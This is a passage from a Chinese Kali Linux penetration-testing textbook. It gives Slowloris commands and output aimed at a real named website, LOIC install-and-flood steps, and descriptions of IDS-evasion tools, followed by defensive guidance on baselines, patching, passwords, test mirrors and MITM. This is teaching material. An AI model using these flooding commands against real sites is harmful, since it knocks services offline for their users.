Slowloris是一款可用于DoS攻击的低带宽HTTP客户端。Slowloris的独特之处在于它攻击目标时采用的并非是常用的洪水技术。Slowloris通过发送部分（不完整）HTTP请求来保持连接处于打开状态。它会每隔一定间隔就发送数百个后续分片的头，以保持连接不被关闭。这种做法会逐渐吞噬掉目标上的可用资源，使其无法响应合法请求。高流量网站可能要花费很长时间才能释放出可用的套接字。在Slowloris可以使用这些套接字之前，其他用户必须先完成他们的请求。尽管如此，Slowloris最终依然会消耗尽所有可用的套接字，搞垮受害者网站的服务。

Slowloris针对的是采用线程化运算方式的服务器，也就是说它可以限制运行的线程的数目。这类服务器包括Apache 1.x、Apache 2.x、dhttpd、GoAhead等。

Slowloris并未在Kali Linux中默认安装。你可以从http://ckers.org/slowloris下载Slowloris。

要运行Slowloris，下载该.pl脚本，并打开一个命令行终端。切换至该脚本所在目录，输入：

```
perl slowloris.pl
```

它会调起主界面。要针对某个目标运行Slowloris，输入同样的命令，后跟-dns和目标。举个例子，要攻击www.thesecurityblogger.com，输入：

```
perl slowloris.pl -dns thesecurityblogger.com
```

```
 Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client
Usage:

        perl slowloris.pl -dns [www.example.com] -options

        Type 'perldoc slowloris.pl' for help with options.

root@kali:~/Desktop# perl slowloris.pl -dns thesecurityblogger.com
```

你会看到Slowloris用掉了可用的套接字，最终将目标搞垮：

```
 Welcome to Slowloris - the low bandwidth, yet greedy and poisonous HTTP client
Defaulting to port 80.
Defaulting to a 5 second tcp connection timeout.
Defaulting to a 100 second re-try timeout.
Defaulting to 1000 connections.
Multithreading enabled.
Connecting to thesecurityblogger.com:80 every 100 seconds with 1000 sockets:
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
                Building sockets.
```

如果Slowloris起到了它的作用，那么目标最终会不可用：

It's not just you! www.thesecurityblogger.com looks down from here.



DoS示例攻击我们选了www.thesecurityblogger.com。但在实际操作中，请不要用这个站点来做尝试。

6.8　低轨道离子加农炮（LOIC）

低轨道离子加农炮（LOIC，Low Orbit Ion Cannon）是一个网络压力测试工具。也就是说，设计它的初衷就是测试目标能够应对多大的流量，以便计划未来的资源配置。这个工具也启发了类似的软件，如JavaScript LOIC。它允许用户直接在Web浏览器中进行压力测试。

这款工具因黑客组织Anonymous利用它对多个网站（包括一些非常知名的公共实体）进行DDoS攻击而广为人知，有些法律观点认为LOIC跟对网站进行了数千次访问没什么差别。不过美国有些法律推进组织认为LOIC的使用违反了计算机安全和诈骗法案。

要安装LOIC，打开一个终端窗口，输入：

```
apt-get update
aptitude install git-core monodevelop
apt-get install mono-gmcs
```

```
root@kali:~# aptitude install git-core monodevelop
The following NEW packages will be installed:
  cli-common{a} git-core libart-2.0-2{a} libart2.0-cil{a} libbonoboui2-0{a}
  libbonoboui2-common{a} libgconf2.0-cil{a} libgdiplus{a}
  libglade2.0-cil{a} libglade2.0-cil-dev{a} libglib2.0-cil{a}
  libglib2.0-cil-dev{a} libgnome-vfs2.0-cil{a} libgnome2.24-cil{a}
```

```
root@kali:~/Desktop/loic# apt-get install mono-gmcs
```

完成上述操作后，通过cd ~/Desktop命令切换到桌面目录，用如下命令创建一个名为loic的目录：

```
mkdir loic
```

```
root@kali:~/Desktop# pwd
/root/Desktop
root@kali:~/Desktop# mkdir loic
```

用cd/loic命令切换进该目录，输入如下命令：

```
wget https://raw.github.com/nicolargo/loicinstaller/ master/loic.sh
```

```
root@kali:~/Desktop/loic# wget https://raw.github.com/nicolargo/loicinstaller/ma
ster/loic.sh
```

下一步，用如下命令修改该脚本的访问权限：

```
chmod 777 loic.sh
```

```
root@kali:~/Desktop/loic# chmod 777 loic.sh
```

最后一步是通过如下命令运行该脚本：

```
./loic.sh install
```

```
root@kali:~/Desktop/loic# ./loic.sh install
```

运行脚本时如果没有提示任何错误信息，那么你就可以更新loic了。你可以用如下命令更新：

```
./loic/sh update
```

```
File  Edit  View  Search  Terminal  Help
root@kali:~/Desktop/loic# ./loic.sh update
```

最终，你可以启动LOIC了。可以用如下命令来启动：

```
./loic.sh run
```


```
root@kali:~/Desktop/loic# ./loic.sh run
```



LOIC的用法非常简洁明了。你可以选择是要用人工模式还是IRC模式。我们会在后面这个例子中选择人工模式。

下一步，你可以选择洪水攻击的目标URL或IP地址。在下面的例子中我们会用IP地址**127.0.0.1**。LOIC提供了一些攻击选项用来修改TCP或UDP的设置。

在准备好发起攻击后，点击**IMMA CHARGIN MAH LAZER**按钮。LOIC会显示攻击正在进行中。点击**Stop Flooding**按钮来停止攻击：



6.9 其他工具

Kali Linux提供了许多对基于Web的攻击有用的工具。这里会介绍Kali Linux中带有的其他一些本章中尚未做介绍的工具。这些工具可用于远程渗透测试。


6.9.1 DNSCheF




DNSChef是一款为渗透测试人员和恶意软件分析人员准备的DNS代理。DNS代理也被称作"伪造DNS（Fake DNS）"，是一款用于应用网络流量分析及其他场景的工具。域名系统（DNS，Domain Name System）是针对计算机、服务、或任何连接到因特网或私有网的资源的分布式命名系统。通过提供伪造DNS地址，我们可以将流量重定向到其他需要的位置。

举个例子，我们可以用伪造DNS来将发送到badguy.com的请求指向一台本地机器，终止请求或是进行劫持，而不是指向位于因特网上其他位置的真实主机。要让这种方法工作起来，你需要能直接访问和修改某台域名服务器上的DNS记录，或是对真实的DNS记录进行投毒，这样流量最终到达的是Kali Linux服务器。DNSChef工具用起来很方便。不过，在这种DNS攻击方法中，要将流量导向Kali Linux还是有难度的。

6.9.2 SniffJoke



SniffJoke会对你的TCP连接进行透明处理，并能在传送过程中制造延迟场景、对数据包进行修改，并注入伪造的数据包。这个过程使被动窃听技术如IDS/IPS或嗅探工具很难正确拦截这部分流量。它的工作原理是利用嗅探工具预定应该记录的内容跟客户端实际发送的内容之间的差异，不断变化重组数据包的算法来绕开窃听。下面的两个框图说明了窃听两个用户之间的流量时不用和使用SniffJoke的情况。



6.9.3　Siege

Siege是一款为Web开发人员设计的HTTP/HTTPS压力测试工具，用来测量高压情况下他们代码的性能。Siege提供了多线程HTTP负载测试和基准测试功能，它会根据可配置的并发和模仿用户的数目来对Web服务器进行测试。Siege有回归、因特网仿真和暴力等工作模式。

你可以在**Stress Testing** > **Network Stress Testing** > **Siege**下面找到：

```
SIEGE 2.70
Usage: siege [options]
       siege [options] URL
       siege -g URL
Options:
  -V, --version           VERSION, prints the version number.
  -h, --help              HELP, prints this section.
  -C, --config            CONFIGURATION, show the current config.
  -v, --verbose           VERBOSE, prints notification to screen.
  -g, --get               GET, pull down HTTP headers and display the
                          transaction. Great for application debugging.
  -c, --concurrent=NUM    CONCURRENT users, default is 10
  -i, --internet          INTERNET user simulation, hits URLs randomly.
  -b, --benchmark         BENCHMARK: no delays between requests.
  -t, --time=NUMm         TIMED testing where "m" is modifier S, M, or H
                          ex: --time=1H, one hour test.
  -r, --reps=NUM          REPS, number of times to run the test.
```

输入如下命令运行Siege：

```
siege [选项] <目标url>
```

下面的截图显示的是针对www.thesecurityblogger.com运行Siege的情况。默认的用户数是**15**，如截图中所示。在停止Siege测试时，该工具会提供一个压力测试结果报告，如下所示：

```
root@kali:~# siege www.thesecurityblogger.com
** SIEGE 2.70
** Preparing 15 concurrent users for battle.
The server is now under siege...
```

```
Lifting the server siege...      done.
Transactions:                     171 hits
Availability:                  100.00 %
Elapsed time:                   93.22 secs
Data transferred:                5.26 MB
Response time:                   7.25 secs
Transaction rate:                1.83 trans/sec
Throughput:                      0.06 MB/sec
Concurrency:                    13.30
Successful transactions:          171
Failed transactions:                0
Longest transaction:            10.16
Shortest transaction:            1.77

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
```

6.9.4　Inundator

Inundator是一款绕过入侵检测系统（IDS，Instrusion Detection System）和入侵防御系统（IPS，Instrusion Prevention System）的工具，它会对这些系统的日志文件发动洪水攻击。具体原理是你先对目标进行一些假阳性洪水攻击，这样你就能够从响应和取证的角度来隐藏真实攻击。Inundator还可用于测试安全报告工具如SIEM和IDS/IPS的警报系统的有效性。

6.9.5　TCPReplay

TCPReplay会用前面抓到的以**libpcap**格式存储的数据流来测试各式各样的网络设备。TCPReplay可以对流量进行归类，确定是客户端的还是服务器端的，重写2层、3层、4层的首部，并将数据流在网络中重放或是传输到其他设备，如交换机、路由器、防火墙以及IDS/IPS。TCPReplay支持单网卡和双网卡模式来测试嗅探和内联设备。

简单地说，TCPReplay可以抓取客户端和服务器之间的数据流，然后在网络中的任何位置回放。

6.10　小结

本章讨论完了Kali Linux 1.0中提供的可对Web应用服务器执行渗透测试的各种方法。到了这里，相信读者应该已经知道如何对目标进行调查，找出目标中的漏洞，以及跟主机和客户端之间交互相关的所有内容、漏洞利用和中断服务了。本书只是对Kali Linux中可用的各种工具做了简要介绍。不过，除了Kali Linux，你还要将许多其他工具加入到你的渗透测试兵器库中。Kali Linux主要的贡献在于提供原生工具。不过，顶尖渗透测试人员还会利用Kali之外的一些工具，比如基于定制脚本和工具的0-Day攻击。我们建议你深入研究一下本书中介绍的攻击方法并且尝试多个工具，积累专业渗透测试的经验。

本章着重介绍了远程找出和利用因特网攻击相关的漏洞。我们介绍了浏览器利用攻击、代理攻击和密码收集。最后，我们还介绍了中断服务的各种方法，这些方法可用于对Web应用进行压力测试，以及衡量目标面对DoS攻击到底有多脆弱。

下一章我们会来个180度的大转弯，看看如何用Kali Linux 1.0中可用的工具来防护Web应用。

第 7 章

防御对策

7

到本章为止，我们已经介绍了如何用Kali Linux给目标造成危害。现在可以换位思考一下，看看作为防御者，该如何抵御本书介绍的攻击方法，以及其他形式的攻击危害。防护面向因特网的资源非常困难，因为它是暴露给整个世界的，同时还要兼顾运营需求，牺牲一部分安全来保证不影响受信用户的服务。在整个生命周期中（从提出概念到终止服务），安全都是绝关键的，而不是有些人认为的只是个事后补救的问题。这不仅可以减少服务所面临的威胁，还可以降低修复网络攻击事件的成本。

通常，人们都知道坏人会攻击因特网上的系统，不管是什么类型的业务。作为防御性的措施，公司会信任针对这些网络威胁的解决方案。但这种策略的问题在于第三方服务提供商不会是攻击的受害者，不会因网络攻击事件而蒙受损失。第三方服务提供商确实能提供一定的保护，不过，他们对超出自己产品控制范围之外的任何危害都无需承担责任。造成这些损失的原因很可能是未做更新、配置错误或是其他可能造成缺口的各种情况。这样看来，第三方服务提供商也不可靠。此外，许多公司会用多个第三方服务提供商的方案，但它们之间并未共享安全情报，这使得攻击者反复绕过服务提供商成为可能。出于这些及其他原因，我们推荐客户通过加固系统以降低威胁，从而主动担起保护重要资产的责任。

Kali Linux是领先的渗透测试工具，可以用来检验哪些系统易受攻击。我们推荐你通过对网络资产进行渗透测试，以便在恶意个体攻击你之前找出漏洞。但我们不推荐你用这些手段攻击其他目标。这里我们看一下孙子在《孙子兵法》中是怎么说的：

知己知彼，百战不殆；不知彼而知己，一胜一负；不知彼，不知己，每战必殆。

我们相信这些基本理念是正确的；你可以通过Kali Linux来了解自己，了解自己的薄弱环节。

这种方法的优势是你知道它会发生什么，你可以采用极端措施来避免触发警报。通常，黑客们不会冒险暴露自己，因此他们在攻击时可选的方式会减少。偷窃很考验耐心，同时也要求保持对目标的最小接触，还需要大量的计划。至于在恶意攻击者投入更多时间和资源攻入你的系统前，你要在安全上投入多少时间和资源才能保证安全，完全取决于你。本书作者最喜欢说的是："以防万一。"

本章将会介绍使用Kali Linux来对Web应用进行常见漏洞审查的不同方法，以及其他加固网络的最佳方式。我们会介绍安全基线、补丁管理、密码策略，以及如何对前几章介绍的攻击方法进行防御。本章还会专门提供一节来着重介绍如何在调查取证过程中使用Kali Linux。在发现Web应用或其他资产已经遭侵害后，取证非常重要，它可以用来避免未来的负面影响。

7.1　测试你的防御系统

如在前面的介绍中所言，加固你的防御系统的最佳途径是以找出薄弱环节为目标对安全管控设施进行攻击。在为网络安全防御系统制定测试策略时，你需要考虑如下这些关键理念。

- 采用黑帽、白帽还是灰帽方法？
- 复制一个系统来进行测试还是在实际系统上直接测试？
- 渗透测试会带来什么潜在风险？
- 应该通知到哪些人？
- 主要目的是测试威胁的检测和响应还是找出漏洞？
- 是否有需要遵从的标准？

先看一下制定安全验证计划的过程。我们需要先知道自己的安全基线，这样才能知道要针对什么进行验证。

7.1.1　安全基线

业界专家最喜欢问的一个问题是你对安全的最低可接受等级是什么。许多企业都必须向他们所在行业或是政府制定的标准看齐。例如，任何接受支付的系统都必须遵从支付卡行业数据安全标准（PCI DSS，Payment Card Industry Data Security Standard），医疗环境必须符合健康保险便利和责任法案（HIPAA，Health Insurance Portability and Accountability Act）。常见的标准，如我们在第8章中介绍的那些，通常也是展现渗透测试服务价值的商业驱动力因素。

在标准之外，建立安全基线的一个好的起点就是审查其他机构是怎么保证他们系统的安全的。作为针对美国客户的安全咨询师，我们会将美国政府对敏感信息的安全处理作为基线安全的样板。多数位于美国的企业都更倾向于采用跟白宫类似的安全标准。同样的概念可用于其他国家的IT标准、特定组织的安全最佳方式或是推荐的军方安全管控。还有一些企业出版的安全标准的最佳方式是由第三方服务提供商和业界领导者，如国际标准化组织（ISO）一起制定的。

让我们看看连接美国政府所管控网络的安全基线。



你的安全基线应该是环境中最低安全等级。最佳方式是对系统进行超出基线的安全加固，因为许多文档化的安全基线由于受较早出版日期、资助方和其他因素的影响，都很有限。

7.1.2 STIG

安全技术实施指南（STIG，Security TEchnical Implementation Guide）是针对标准化的安全安装和计算机软硬件维护的方法论。这一术语是由美国国防信息系统局（DISA，Defense Information Systems Agency，）创造的。该局负责主持草拟支持美国国防部（DoD，Department of Defense）的配置文档。安全技术实施指南包括建议的管理流程以及贯穿资产全生命周期的安全管控。

能说明STIG的益处的一个例子是桌面计算机的配置。许多操作系统并非天生就是安全的，因此不法分子很容易攻入。STIG描述了如何最大程度地避免基于网络的攻击以及如何在攻击者已能访问设备时阻止他访问系统。STIG还描述了维护的流程，如软件更新和漏洞补丁。

STIG是加强操作系统、网络设备和应用安全的绝佳指南。你可以从http://www.stigviewer.com/stigs下载STIG指南。你会发现STIG文档包含有关加固各种系统的一步步教程，包括Web服务器。此外，STIG指南也是对系统进行配置使其满足若干强制标准的第一步。对于美国联邦政府雇员来说，STIG在美国国防部和其他政府组织控制的网络中是强制要求的。




还有许多其他资源可以用来找出安全标准化模板，如互联网安全中心（CIS，Center for Internet Security）和思科网络基础保护（NFP，Network Foundation Protection）。

7.1.3 补丁管理

随着目标性攻击和0-Day漏洞减小了从漏洞纰漏到攻击者完成开发漏洞利用的时间窗口，安全经理越来越有责任了解他们IT环境中的各种资产，以及这些系统的补丁等级。补丁管理是一个持续的过程，只有当我们了解了何时补丁才能就绪、何时应用补丁按优先级排列、何时基于业务需要进行验证以及已知漏洞无补丁可用时如何响应，补丁管理才算成功。这个概念同样适用于系统以及软件的内部应用，例如插件。

补丁管理只是更大范围的漏洞生命周期中的一环。第一步是找出漏洞，这一步可以通过第三方服务提供商的更新或服务完成，从定期扫描到坚实的渗透测试都可能都要涉及。我们应该制定一个策略来解释不同等级的扫描应该多久进行一次以及谁负责查看已发现的威胁。建立有关多久进行一次漏洞扫描的基线的一个比较好的出发点是确定你必须遵从什么强制标准，因为许多都会

包含有关内部和外部漏洞扫描的字眼。



补丁管理的第二步是对识别为有漏洞的系统进行响应。正如我们在第1章中介绍的那样，有漏洞并不代表它就有风险了，除非我们通过渗透测试或其他方法验证了该漏洞确实可以被利用。对一个漏洞进行安全保护可能只需要打一次补丁或做一次升级。不过，有些漏洞可能需要耗费更多的时间和人力来修复。在这些场景中我们就需要对风险和修复漏洞的投入做一些计算。

补丁管理的最后一步是根据漏洞对业务运营的影响来规划打补丁的安排。这一点非常关键，因为有许多被攻击的系统如果在被恶意方找出漏洞之前就打了补丁，那就会比较安全。我们发现许多客户给补丁管理预留的维护窗口都是以月为基础的，或是更长时间，这样在很长一段时间内，系统漏洞窗口都会暴露在外面，很容易被攻击。最佳方法是将计算跟标记为有漏洞的系统相关联的风险以及当威胁对业务运营的风险达到一定水平时调整时间窗口的权限等职责交给信息保障证专家。

补丁管理是帮助你免受本书中介绍的各种威胁的最佳防御对策略之一。你需要确保定期回顾你的组织是如何应对补丁管理的，以此来避免因本可以防护的漏洞而成为受害者。这条规则适用于所有受管理的资产，包括服务器和Web应用。

7.1.4 密码策略

总的来说，具备控制可能结果能力的密码策略通常会给密码强度带来负面效果。撇开密码策略不说，基于人的本性，用户也会通过重复字符、可预测的行为（如用12345来扩展密码的长度以满足长度要求）或其他方式来尽可能地简化密码。而且，用户通常不会主动修改密码，直到系

统强制要求他改密码。出于这些考虑，密码策略应该遵循如下指导原则：

- 密码过90天就会自动过期；
- 不允许用最近5个密码中的任何一个作为新密码；
- 强制要求密码必须多于12个字符；
- 可以使用任何字符，如特殊字符；
- 强制要求至少有一个大写字母，一个数字和一个特殊字符；
- 警告或拒绝使用重复字符串如12345或asdfg，避免暴力枚举攻击。



计算机的处理能力一直在不断演进，也就是说，破解12个字符的密码很快就会变得很容易。2013年春季发表的一篇文章说，一组黑客破解了16 449个经过加密的散列化16位字符密码中的14 800个。在本书即将出版时，这还只是一个特例，不过，对未来的黑客来说这会是很常见的场景。你可以考虑将密码的推荐长度设成一个可变目标。

本书的两位作者都是Steve Gibson开发的密码生成器的粉丝。该密码生成器是生成随机密码的一个安全途径。Steve Gibson开发的安全随机密码生成器可以在位于https://www.grc.com/passwords.htm的Gibson研究中心找到。



许多网站和Web应用被攻破都是因为Web开发者采取的是不够安全的协议。Web开发者应该采用强加密来存储用户密码和数据。密码应该实施散列和加盐等技术以便降低被盗或数据丢失的风险。

你可以用本书第3章和第4章中介绍的密码破解工具来评估系统中所采用的密码强度。推荐的工具有John the Ripper、Johnny、Hashcat、oclHashcat和Ophcrack。Crunch和Hashcat也可以生成用于验证密码策略强度的密码列表。



有一些网站，如Crackstation，会提供预生成的流行密码列表。你可以用这些列表来测试密码和策略的强度。

7.2　构建测试镜像环境

在对系统进行基于推荐安全设置的测试前，在检查漏洞或是通过漏洞利用来检验易受攻击系统前，你很有必要根据测试用途对目标系统进行克隆生成一个测试环境，而不是直接在真实系统中进行测试。最佳方式是复制所有一切，包括从托管Web应用服务的硬件到所有内容，因为漏洞可能出现在任何技术层。在克隆环境中测试可以给渗透测试人员提供最大程度的自由，测试人员

可以执行任意程度的攻击而不必担心对运营活动造成负面影响。尽管许多人都无法完全镜像真实环境，但构建一个具备同等功能的虚拟环境通常还是可行的。

7.2.1　HTTrack

HTTrack是一款免费的离线浏览器工具。HTTrack允许你从因特网上将站点下载到一个本地目录中，并生成所有目录，从服务器上抓取HTML文本、图片以及其他文件，并存储到你的计算机上。你可以一个链接一个链接地浏览克隆的网站，并对其进行漏洞测试。HTTrack是适用于简单网站的一款极简工具。它不会复制动态内容，也不会复制网站的中间件，如数据库。因此，它并不是对所有渗透测试环境都适用。



> 如果你要对一个网站进行全方位测试，需要用其他软件来克隆目标。该软件必须能抓取中间件和动态内容，并且支持配置可能需要用到的目标系统的管理员访问权限。

在写作本书时，HTTrack不再是Kali Linux预装工具中的一部分。要安装HTTrack，打开一个终端窗口，输入`apt-get install httrack`。等到安装完成后，你就可以启动HTTrack了。打开一个终端窗口，输入`httrack`。

它会提示你输入项目名、存放网站的路径（默认路径为root/websites/）以及要克隆目标的URL。HTTrack提供了一些选项来控制克隆目标，如下面截图所示。还有一些其他可选的问题用来定义通配符和递归层级。我们选择第二个选项。在你回答完问题后，选择*Y*来对目标进行克隆。

```
root@kali:~# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.46+libhtsjava.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :DjShadow

Base path (return=/root/websites/) :

Enter URLs (separated by commas or blank spaces) :www.thesecurityblogger.com

Action:
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
```

HTTrack会开始克隆目标以及所有相关的链接。它需要一定的时间才能完成，具体取决于目标网站的大小。下面的截图显示了HTTrack克隆www.thesecuritybloggercom的过程。

```
Mirror launched on Wed, 15 May 2013 04:28:09 by HTTrack Website Copier/3.46+libh
tsjava.so.2 [XR&CO'2010]
mirroring www.thesecurityblogger.com with the wizard help..

37/880: www.thesecurityblogger.com/?tag=advanced-persistent-threat (101100 bytes
* www.thesecurityblogger.com/wp-content/uploads/2013/01/LadyWall.jpeg (39575 byt
* www.thesecurityblogger.com/wp-content/uploads/2012/07/ddos-attack.jpeg (0 byte
* www.thesecurityblogger.com/wp-content/uploads/2013/01/PhishingEmail.jpeg (1024
* www.thesecurityblogger.com/wp-content/uploads/2013/01/emily2_new.png (294866 b
* www.thesecurityblogger.com/wp-content/uploads/2012/07/ddos.jpeg (31869 bytes)
* www.thesecurityblogger.com/wp-content/uploads/2013/02/img0206ce.jpeg (218988 b
* www.thesecurityblogger.com/wp-content/uploads/2012/07/Screen-Shot-2012-07-20-a
* www.thesecurityblogger.com/wp-content/uploads/2011/08/1197270079_viagra180x249mp
* www.thesecurityblogger.com/wp content/uploads/2011/08/spamit1.jpg (128249 bytes)
```

切换到指定存放克隆网站的目录，你就能开始测试了。



7.2.2　其他克隆工具

Kali Linux中还包含其他一些网站克隆工具。同样，这些工具不可以复制动态内容，也不可以复制网站中间件部分，如数据库。因此，它们并不是适用于所有渗透测试环境。


- **WebCopier**　这是一款克隆网站用于离线评估（如渗透测试）的工具。
- **w3mir**　这是一款全功能HTTP复制和镜像工具。w3mir的主要关注点是创建和维护某一个或几个远程www站点的本地可浏览副本。

7.3　防御中间人攻击

中间人攻击很难防御。这种攻击通常发生在受害人可控范围之外；处理得当的话，它甚至不会留下任何明显的可能引起受害者注意的痕迹。MITM通常只是更邪恶的攻击如SSL strip的前奏而已。防御MITM攻击的一种常见方式是保证网站使用的都是SSL/TLS 3.0。换句话说，确保网站


都是通过HTTPS或HTTP安全连接访问。验证HTTPS并非我们看到的在绿色的地址栏上带上一个加锁的图标那么简单，因为攻击者可以向受害者提供证书服务，使得那个会话看上去像是安全的。

要正确验证一个HTTP会话，你需要检查该证书，看看证书的认证机构，这步额外的工作量将许多用户挡在了验证会话的安全性的门外，也使得这种攻击方式非常有效。



上面的截图显示的是由谷歌互联网认证机构（Google Internet Authority）颁发的Gmail SSL证书。听起来很权威，但谁是谷歌互联网认证机构呢？我能信任它吗？它真的就是谷歌吗？这个例子中，在谷歌互联网认证机构之上还有另外一个名为Equifax安全证书认证机构（Equifax Secure Certificate Authority）的证书认证机构。Equifax在颁发证书之前会做大量的检查和权衡，以确保该公司是一个有效的实体。在确认了是Equifax生成的这张证书后，我更有信心可以信任这张证书了。

归根结底，HTTPS构建在信任的概念之上。更严格地说，这个问题的本质是相信颁发该证书的证书认证机构是有效和合法的。在实验环境中，我们经常能看到各种触发Web浏览器警报的自签名证书。用户访问网站时经常会弹出一个烦人的弹出窗口，它作为证书认证机构不可信时发出警告的一个途径，表明可能存在MITM攻击的风险。



经过加密的虚拟专用网络（VPN，Virtual Private Network）是防止中间人攻击的另一个途径。在进行公网IP地址掩码运算时，将所有通过你的设备收发的数据都加密，经过加密的VPN可以保证你所在的网络不会被除了VPN提供商之外的任何人监测或记录。

VPN可以使用强认证方法，例如使用双重认证——它可以包含一重用户名和密码认证，外加其他某种认证方式，如一次性密码（OTP，One-time Password）、口令（Token），或是证书。这使得攻击者很难窃取其他用户建立VPN连接需要的认证信息。

VPN能够使用一些加密方法，如PPTP、L2TP、SSL和IPSEC。SSL和IPSEC类型的VPN相比其他类型的协议提供了更加安全的数据保护，因为它们采用了强加密协议。



VPN可以由私有或公共组织提供。VPN提供商有可能可以检查你的数据流，他们是受信任的服务提供商。因此，在使用VPN这方面，信任问题依然非常重要。你必须先确认是否信任你的VPN服务提供商来帮你保护数据和隐私。你的数据安全掌握在服务提供商的手中。

其他也可用来防御MITM攻击的技术包括媒介访问控制安全（MACsec，Media Access Control Security）和802.1x。这些方法采用了先进的网络技术来提供源地址认证、数据完整性以及数据在网络中传送时的加密。这两种方法都要求保证数据兼容性，并且为了有效使用必须正确启用。

防御SSL strip

SSL strip（参见第3章），它允许攻击者剥离网站的加密部分，查看受害者的会话信息，包括机密信息。通常SSL strip会跟其他类型的攻击连在一起，如中间人攻击等；也就是说，黑客会抓取所有数据流，并除去SSL加密部分，这样所有信息都会暴露在黑客的网络嗅探工具中。我们曾在本书第5章中介绍过相关内容。

